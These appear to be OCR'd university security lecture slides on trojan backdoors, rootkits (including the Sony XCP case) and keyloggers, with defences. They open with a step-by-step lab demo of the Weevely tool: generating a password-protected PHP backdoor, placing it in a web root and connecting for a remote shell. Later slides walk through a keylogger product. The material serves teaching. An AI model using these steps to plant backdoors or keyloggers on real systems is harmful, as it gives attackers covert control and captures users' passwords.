
[+] Load session file
    weevely session <path> [cmd]

[+] Generate backdoor agent
    weevely generate <password> <path>



c:\Users\A88252\Weevely\weevely3-master>
```

Weevely Web-Backdoor Demo

- Step 1: Run - weevely.py
- Step 2: Generate backdoor: *weevely.py generate mypassword agent.php*
- Step 3: Start XAMPP Control Panel
- Step 4: Copy generated backdoor to xampp\htdocs
- Step 5: Launch script (weevely.py) to connect to backdoor



Weevely Web-Backdoor Demo



- Step 6: Remote shell is created
- Step 7: Experiment running various commands in this shell

Trojan Horse Backdoors

SINGAPORE INSTITUTE OF TECHNOLOGY

- Application-level Trojan Horse Backdoor
  - A separate application runs on the system that provides backdoor access to attacker
  - User must be tricked into installing this application which gives attacker backdoor access and complete control over victim's machine
- Traditional RootKits
  - Critical operating system executables are replaced by attacker to create backdoors and facilitate hiding
- Kernel-level RootKits
  - Operating system kernel itself is modified to allow backdoor access and to help attacker to hide

Application-Level Trojan - Defenses

- Use antivirus tools
  - Can detect fingerprints (by checking filenames, registry key settings, services) of attack tools
  - Update virus definition files weekly
- Know your software
  - Only run software from trusted developers
  - Programs may be digitally signed by developer
  - Software should include a digital fingerprint (e.g. MD5 hash) to allow checking for trojanized program
- Don't use single-purpose checkers (e.g. for BO2K)
  - Application itself may be a Trojan horse which installs BO2K but tells user that machine is clean

Rootkits Overview

What is a Rootkit?

SINGAPORE INSTITUTE OF TECHNOLOGY

- A type of Trojan that keeps itself hidden from detection
- It enables an attacker to have root / administrator access to the computer
- It typically intercepts common API calls so antivirus scans never see the rootkit programs (e.g. calls to FindFirstFile / FindNextFile APIs)
- Modify commands like ***dir***, **ls** and ***ps*** so that they don't report files and processes belonging to the rootkit
- It can clean up any log messages that might have been created by the exploit

Example: Sony XCP


SINGAPORE INSTITUTE OF TECHNOLOGY

- Mark Russinovich was developing a rootkit scanner for Windows
- When he was testing it, he discovered his machine already had a rootkit on it!
- The source of the rootkit turned out to be Sony audio CDs equipped with XCP “copy protection”
- When you insert such an audio CD into your computer, it contains an `autorun.exe` file which automatically executes
- `autorun.exe` installs the rootkit

Example: Sony XCP


- The “primary” purpose of the rootkit was to modify the CD driver in Windows so that any process that tried to read from an XCP-protected CD would get garbled output
- The “secondary” purpose was to make itself hard to find and uninstall
- After people complained, Sony eventually released an uninstaller

Traditional RootKits



- Tool suite that allows attacker to maintain root-level access via a backdoor and hiding evidence of a system compromise
- More powerful than application-level Trojan horse backdoors (eg. BO2K, Netcat) since the latter run as separate programs which are less easily hidden
- These rootkits replace existing critical system components are replaced (e.g. taskmgr.exe, rundll32.exe) to let attacker have backdoor access and hide

Kernel-Level RootKits





- Critical system files such as ls, ps, du, ifconfig left unmodified
- Operating system kernel replaced (partially) by Trojan; attacker has complete control of the target machine
  - Hide specific processes, files and folders
  - Hide network use (sniffers and port listeners)
  - Redirects execution
- Three ways of implementing
  - Loadable Kernel Module (kernel-mode drivers in Windows)
  - Patch kernel image on hard drive
  - Alter kernel in memory on running system


Trojan Backdoor Comparison

SINGAPORE INSTITUTE OF TECHNOLOGY

Type of Trojan horse backdoor	Characteristic	Analogy	Example tools in this category
Application-Level	Separate program runs on the system	Attacker adds poison to your soup	Sub7, BO2K, Tini, etc.
Traditional RootKits	Critical OS components replaced	Attacker replaces noodles with poisoned ones	Lrk6, T0rnkit, etc.
Kernel-Level RootKits	Kernel is patched	Attacker replaces your tongue with a poisoned one	Knark, Adore, rootkit.com, etc.







Key Loggers

Keystroke Logging

- Almost all of the information flow from the user to your computer (or beyond, to the Internet) is via the keyboard
  - A little bit from the mouse, a bit from devices like USB keys
- An attacker might install a key logger on your computer to keep a record of:
  - All email / IM you send
  - Websites you visit
  - All passwords you type
- Certain key loggers are installed by malware (e.g. KeyBase, since Feb 2015):
  - Capture passwords, especially banking passwords
  - Send the information to the remote attacker
- This data can then be accessed locally, or it might be sent to a remote machine over the Internet


Kinds of Key Loggers

SINGAPORE INSTITUTE OF TECHNOLOGY


- Application-specific key loggers:
  - Record only those keystrokes associated with a particular application, such as an IM client
- System key loggers:
  - Record all keystrokes that are pressed (for one particular user or all users of the target system)
- Hardware keyboard loggers:
  - A small piece of hardware that sits between the keyboard and the computer
  - Works with any target OS
  - Difficult to detect in software
  - Need physical access

Key Logger Pro


- SHIFT-CTRL-ALT-K to make visible
- Select Keystroke Logging
- Website Visited Monitoring and Clipboard Logging doesn't work (on free edition)
- To wrap up, click Stop Logging and Clear Reports



Key Logger Pro




Actual Key Logger



